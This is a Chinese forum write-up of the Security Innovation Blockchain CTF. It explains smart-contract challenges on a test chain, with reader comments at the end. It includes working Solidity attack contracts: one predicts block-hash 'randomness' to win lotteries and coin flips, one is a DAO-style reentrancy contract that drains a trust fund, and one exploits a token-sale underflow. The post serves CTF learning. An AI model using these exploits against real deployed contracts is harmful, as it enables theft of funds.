Security Innovation Blockchain CTF writeup

cqtx / 2018-09-18 13:23:56 / 浏览数 2773 技术文章 技术文章 顶(0) 踩(0)

介绍

Security Innovation Blockchain CTF是一个关于智能合约的ctf，任务目标是用各种漏洞和手段提取目标合约的所有以太坊
个人感觉这个ctf更实际一点，代码给人真实环境的感觉
目前做的人不是很多，并且我没有搜到writeup，刷刷排名进前25还是很容易的
在做之前请切换成测试链，并且拥有6个以上的ether

1.Donation

题目界面有3个按钮，不用管它，如果是做ctf的话，所有的操作都在remix里做，这样就知道每一步到底干了啥。
源文件给了2个，其中`BaseGame.sol`是所有挑战的基础，每一关的题目都会从它上面继承，并且使用里面的函数修饰器。

```
pragma solidity ^0.4.2;
//https://github.com/OpenZeppelin/zeppelin-solidity/blob/master/contracts/math/SafeMath.sol
import "../node_modules/zeppelin-solidity/contracts/math/SafeMath.sol";
contract BaseGame{

   using SafeMath for uint256;

   uint256 public contractBalance;
   mapping(address => bool) internal authorizedToPlay;

   event BalanceUpdate(uint256 balance);

   function BaseGame(address _home, address _player) public {
       authorizedToPlay[_home] = true;
       authorizedToPlay[_player] = true;
   }

   // This modifier is added to all external and public game functions
   // It ensures that only the correct player can interact with the game
   modifier authorized() {
       require(authorizedToPlay[msg.sender]);
       _;
   }

   // This is called whenever the contract balance changes to synchronize the game state
   function addGameBalance(uint256 _value) internal{
       require(_value > 0);
       contractBalance = contractBalance.add(_value);
       BalanceUpdate(contractBalance);
   }

   // This is called whenever the contract balance changes to synchronize the game state
   function subtractGameBalance(uint256 _value) internal{
       require(_value<=contractBalance);
       contractBalance = contractBalance.sub(_value);
       BalanceUpdate(contractBalance);
   }

   // Add an authorized wallet or contract address to play this game
   function addAuthorizedWallet(address _wallet) external authorized{
       authorizedToPlay[_wallet] = true;
   }

}
```


当初始化题目的时候，`authorizedToPlay[_player] = true;`让做题的人可以对题目进行操作，因为`authorized`修饰器会在每一关都修饰大部分函数，如果其他人要对题目操作的话，就要通过`addAuthorizedWallet`来添加
其他的函数进行加减操作的时候都使用了导入的`SafeMath`，分析到这里这个可以得到`BaseGame.sol`是没有漏洞的，只要专注于题目就可以了。
题目里只有一个fallback函数和取钱函数，这一题的目的就是让做题的人在remix里搭建好环境，所以把所有的代码复制到remix里，然后修改import的文件路径(SafeMath.s

部署完成后点击取钱就行了。100分到手

2.Piggy Bank


在remix里把题目代码替换掉，BaseGmae.sol保留着放到最上面就好。
题目说这是Charlie的合约，所以其他人不能取钱
开始分析题目。整个题目的核心就是`withdraw`，所有继承了它的的函数有取钱的可能性，但是每一个函数都`require(amount<=piggyBalance)`，问题就在于piggyBal

在这里写上10^17，也就是0.1 ether
这题的目的就是说网页应用端是不能阻止有漏洞的合约的,虽然在题目页面直接取钱不行，但可以绕过他们直接对合约进行操作



3.SI Token Sale

这一题模仿ICO,1 ether换1 SIT，但是可以用1 SIT退回0.5 ether。
替换题目后，去掉import SafeMath,加入`https://raw.githubusercontent.com/OpenZeppelin/openzeppelin-zos/master/contracts/token/ERC20/StandardToken.sol`即可
在智能合约里，发送ether有很多方法,不过`transfer()`更加安全。搜索transfer后发现`withdrawEther`和`refundTokens`有，但是`refundTokens`要求了提钱的人必须是
继续分析，发现漏洞点在`balances[msg.sender] += _value - feeAmount;`这一语句。由于合约并没有对传入的`_value`做限制(即使他网页端做了限制，如图)，但是可以直接向合约传入比`feeAmount`小的值造成向下溢出。虽然题目用`wei`给合约



然后就有茫茫多的代币了


然后退回■■■■*2的代币就可以取完钱，就是(3^17+1)*2，因为刚才发了1 wei给合约，也要取回来。

4.Lottery

从这题开始就要自己写攻击合约了，写完放到题目代码的下面，部署一下就可以。部署后要用BaseGame.sol里的addAuthorizedWallet给合约添加权限。
这里考察对智能合约的理解，看起来entropy是随机哈希值，但是通过构造合约可以先获取，再提交。

```
contract test{
   Lottery t;
   function test() public payable {
       t =Lottery(■■■■■■);
   }
   function attack()public payable{
       bytes32 entropy = block.blockhash(block.number);
       bytes32 entropy2 = keccak256(this);
       uint256 target = uint256(entropy^entropy2);
       t.play.value(1 finney)(target);
   }
   function()  public payable{}
}
```

构造好合约后，部署，然后直接执行attack()就行了,注意执行的时候发1 finney。




5.Trust Fund

父母放了个基金，隔一年取一次，那也太磨人了，试试一次取完。
这个合约考察的是著名的DAO攻击，直接造成以太坊硬分叉，形成两条链，一条为以太坊（ETH），一条为以太坊经典（ETC）。
DAO攻击的元凶还是`msg.sender.call.value()`这个方法。因为恶意合约在调用这个方法的时候，会发送所有的gas给合约，合约则返回剩下的gas。因为合约接受以太
网上查的资料大多数都是通过大量循环取完钱，但是我在做这道题的时候发现了另外一个方法。当你的循环非常多，但是gas又比较少的时候，目标合约只会执行发币代码一

```
contract attack{
   address addressOfbank;
   uint count;
   function attack(address addr)public payable{
       addressOfbank = addr;
       count =9;
   }
   function() payable public{
```

```
        while(count>0){
            count--;
            TrustFund bank = TrustFund(addressOfbank);
            bank.withdraw();
        }
    }
    function withdraw(){
        TrustFund bank=TrustFund(addressOfbank);
        bank.withdraw();
    }
}
```

开始一次，循环9次，刚好取完，gaslimit可以设置为默认的80倍(反正测试链不要钱)，如果不设置的话，就会有我上面说的第二种效果。




6.Heads or Tails

这个是猜硬币题目，和第4题类似。题目里看似随机的变量，其实在调用函数的时候就已经确定下来了。
构造：

```
contract attack{
   HeadsOrTails t;
   function attack()public payable{
       t = HeadsOrTails(■■■■■■);
   }
   function atk()public payable{
       bytes32 entropy = block.blockhash(block.number-1);
       bytes1 coinFlip = entropy[0] & 1;
       for(int i=0;i<20;i++){
           if((coinFlip == 1 && true) || (coinFlip == 0 && !true)){
           t.play.value(100000000000000000 wei)(true);
       }
       if((coinFlip == 1 && false) || (coinFlip == 0 && !false)){
           t.play.value(100000000000000000 wei)(false);
       }
   }
}
   function() public payable{ }
}
```

每次赢0.05个币，20次循环取完。执行atk()的时候要附带发送2个以太以上，保证合约有钱去赌，这里我发了3个。



7.Record Label

这道题看起来100行代码很多，看了好一会，经过大佬指点后发现都是没用的东西。直接调用`withdrawFundsAndPayRoyalties`函数提款1 ether就行。(压轴题好奇怪。。)

总结

智能合约的很多特性是非常有趣的，比如可以"预测"随机数等。但是由于智能合约很多操作直接关系到以太币，也就直接关系到金钱。所以再小的漏洞危害都是十分大的。并

上一篇：利用动态二进制加密实现新型一句话木... 下一篇：递归神经网络（RNNs）的奥秘

1. 2 条回复

jackma 2018-09-19 11:56:37

666

0 回复Ta

lipand**** 2019-11-14 23:11:56

remix 编辑器设置为0.4.24
做第6题 Heads or Tails 的时候
Deploy 成功
call attack Contract的atk()时 会爆 Gas estimation failed 错误...
提示里让看console中的报错信息
console中只说 错了。
就很迷

0 回复Ta

目录